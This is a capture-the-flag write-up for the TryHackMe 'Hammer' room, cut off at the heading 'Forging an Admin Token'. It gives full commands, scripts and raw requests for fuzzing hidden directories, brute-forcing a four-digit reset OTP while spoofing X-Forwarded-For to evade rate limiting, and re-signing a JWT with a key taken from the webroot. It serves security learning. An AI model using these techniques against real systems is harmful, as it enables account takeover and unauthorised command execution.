
Overview
Hammer is a TryHackMe web application challenge focused on bypassing authentication controls and escalating a low-privileged web session into remote command execution. The attack starts by discovering an exposed log file containing a valid user email, then abusing the password reset workflow by brute-forcing a four-digit OTP while bypassing rate limiting with the X-Forwarded-For header. After authentication, a weak JWT implementation allows us to control the signing-key path, forge an admin token, and execute arbitrary commands on the server.
Attack Chain
- Scan the target and identify the web application on port
1337 - Discover the
hmr_directory naming convention in the page source - Fuzz for hidden directories and find
/hmr_logs - Read
error.logsand recovertester@hammer.thm - Trigger the password reset workflow and generate all
10,000four-digit OTP values - Bypass request rate limiting by rotating
X-Forwarded-Forvalues - Brute-force the OTP with
ffufand reset the user’s password - Authenticate and access the command execution functionality
- Discover the JWT and identify a controllable
kidsigning-key path - Recover
188ade1.keyfrom the webroot and use it to sign a modified token - Change the JWT role from
usertoadmin - Execute arbitrary commands and obtain a reverse shell as
www-data
Enumeration
Port Scanning
We start by defining the target and running a full TCP port scan.
export IP=10.80.130.39; export NAME=HAMMER; echo $IP; echo $NAME; ping $IP -c 1

nmap --min-rate 4500 --max-rtt-timeout 1500ms $IP -p- -v -oA scans/nmap_allports_$NAME
The open TCP ports are:
22,1337
We export the discovered ports and run a service and version scan.
ports=$(cat scans/nmap_allports_$NAME.nmap | grep '^[0-9]' | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//); echo $ports

nmap $IP -p$ports -A -oA scans/nmap_initial_$NAME -v

Findings
The scan identifies SSH on port 22 and a web service on port 1337. The web application is the more interesting attack surface, so we begin there.
Web Enumeration
Login Page
Browsing to port 1337 reveals a login page.

We test the login form using test@email.com and password, but the application returns Invalid Email or Password!.

The page also provides a Forgot your password? option, so we investigate the password reset workflow.


Directory Naming Convention
Inspecting the page source reveals a useful developer comment stating that application directories use the format hmr_DIRECTORY_NAME.

We use that naming convention with ffuf to search for hidden directories.
export PORT=1337

ffuf -u http://$IP:$PORT/hmr_FUZZ -c -ic -r -w /usr/share/seclists/Discovery/Web-Content/common.txt:FUZZ -t 100 | tee scans/ffuf_${NAME}_${PORT}_common.txt
The scan discovers a /hmr_logs endpoint.

Exposed Logs
Browsing to /hmr_logs reveals an error.logs file.

Inspecting the log file exposes a valid user email:
tester@hammer.thm

We return to the password reset workflow and submit the discovered email.


The application now asks for a four-digit recovery code.
Authentication Bypass
Generating the OTP Wordlist
The recovery code contains only four digits. Each position can contain a value from 0-9, giving us:
10 × 10 × 10 × 10 = 10,000 possible OTPs

We generate every value from 0000 through 9999 with a short Python script.
with open("otp_codes.txt", "w") as f:
    for i in range(10000):
        f.write(f"{i:04d}\n")
The 04d format specifier ensures every value is four characters wide and padded with leading zeroes. For example, 7 becomes 0007.
Inspecting the Reset Request
We capture the OTP submission request in Burp Suite. Two form fields stand out: recovery_code and s, where s appears to represent the remaining seconds for the recovery process.
The
PHPSESSIDis important throughout this attack. A new password-reset attempt or browser session can result in a different session cookie, so the request used for brute forcing must contain the current value.

We save the request for use with ffuf and replace the recovery code with a fuzzing keyword.
POST /reset_password.php HTTP/1.1
Host: 10.82.145.132:1337
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 24
Origin: http://10.82.145.132:1337
Connection: keep-alive
Referer: http://10.82.145.132:1337/reset_password.php
Cookie: PHPSESSID=4viqn806vo7qvbb5isdkdkb5ea
Upgrade-Insecure-Requests: 1
Priority: u=0, i

recovery_code=FUZZ&s=177
Bypassing Rate Limiting
A straightforward brute-force attempt quickly runs into rate limiting. The application trusts the X-Forwarded-For header when identifying the client IP, so we can send a different value with each OTP attempt.
To do this, we create a second wordlist containing 10,000 random IPv4 addresses.
#!/usr/bin/env python3

import random

OUTPUT_FILE = "ips.txt"
NUMBER_OF_IPS = 10_000


def generate_random_ip() -> str:
    """Generate a random IPv4 address."""
    return ".".join(str(random.randint(1, 254)) for _ in range(4))


def main() -> None:
    with open(OUTPUT_FILE, "w", encoding="utf-8") as file:
        for _ in range(NUMBER_OF_IPS):
            file.write(f"{generate_random_ip()}\n")

    print(f"Generated {NUMBER_OF_IPS} IP addresses in {OUTPUT_FILE}")


if __name__ == "__main__":
    main()

Running the script gives us a unique-looking IP value for each OTP attempt.
We then modify the saved request so that the OTP and X-Forwarded-For value can be fuzzed independently.
POST /reset_password.php HTTP/1.1
Host: 10.82.145.132:1337
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 24
Origin: http://10.82.145.132:1337
X-Forwarded-For: IPS
Connection: keep-alive
Referer: http://10.82.145.132:1337/reset_password.php
Cookie: PHPSESSID=4viqn806vo7qvbb5isdkdkb5ea
Upgrade-Insecure-Requests: 1
Priority: u=0, i

recovery_code=OTP&s=177

We use ffuf in pitchfork mode so line one from otp_codes.txt is paired with line one from ips.txt, line two with line two, and so on. Responses containing the known failure message are filtered out.
ffuf -request otp.req -request-proto http -w otp_codes.txt:OTP -w ips.txt:IPS -mode pitchfork --replay-proxy http://127.0.0.1:8080 -t 40 -fr "Invalid or expired recovery code"
A different response reveals the valid recovery PIN.
Resetting the Password

With the correct OTP, we set a new password for the account.
Pass1234!
We can now log in as tester@hammer.thm using the new password.

Authentication succeeds and we obtain the first flag.

THM{AuthBypass3D}
Remote Command Execution
Command Interface

After logging in, we execute ls to understand the current working directory. The output appears to show the webroot.

The application logs us out frequently, so we move the command execution request into Burp Suite and work directly with the session.

The response contains the command output.

The directory listing includes an interesting file named 188ade1.key. Because it is stored in the webroot, we can retrieve it directly with curl.
curl http://10.82.145.132:1337/188ade1.key
Session Behaviour
To investigate the repeated logouts, we intercept the login response in Burp Suite. The response contains JavaScript responsible for ending the session.

The login request also contains a persistentSession value set to no.

We try logging in again with persistentSession=yes.

This does not stop the repeated logouts, so we continue examining the authentication flow.
JWT Discovery
Intercepting the login response again reveals another script that sets a jwtToken.

The original JWT is:
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiIsImtpZCI6Ii92YXIvd3d3L215a2V5LmtleSJ9.eyJpc3MiOiJodHRwOi8vaGFtbWVyLnRobSIsImF1ZCI6Imh0dHA6Ly9oYW1tZXIudGhtIiwiaWF0IjoxNzg1MzM4ODI5LCJleHAiOjE3ODUzNDI0MjksImRhdGEiOnsidXNlcl9pZCI6MSwiZW1haWwiOiJ0ZXN0ZXJAaGFtbWVyLnRobSIsInJvbGUiOiJ1c2VyIn19.ia4-ci8H6nZ78rcIj0xzwdP52zywrRrNqTilWoYBItY
We inspect the token in jwt.io.


Two details are important:
- The token uses
HS256, meaning the same secret is used to sign and verify the JWT. - The header contains a
kidvalue pointing to/var/www/mykey.key, while the payload assigns our account theuserrole.
The referenced key path does not exist, but the earlier directory listing exposed 188ade1.key. The accessible file is located at:
/var/www/html/188ade1.key

Re-Signing the JWT
We use the contents of 188ade1.key as the signing secret and update the token’s kid value to point to the known key file.

The token now validates with the recovered signing key.

The new JWT is:
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiIsImtpZCI6Ii92YXIvd3d3L2h0bWwvMTg4YWRlMS5rZXkifQ.eyJpc3MiOiJodHRwOi8vaGFtbWVyLnRobSIsImF1ZCI6Imh0dHA6Ly9oYW1tZXIudGhtIiwiaWF0IjoxNzg1MzQ5MzkxLCJleHAiOjE3ODUzNTI5OTEsImRhdGEiOnsidXNlcl9pZCI6MSwiZW1haWwiOiJ0ZXN0ZXJAaGFtbWVyLnRobSIsInJvbGUiOiJ1c2VyIn19.8J3kbJ8ZkOtZUlw1UsGBLcs_nEIn-EHTA1Mrkp1qWSo
Replacing the Authorization header with this token allows the command request to execute successfully, confirming that the server accepts our chosen signing key.
Forging an Admin Token
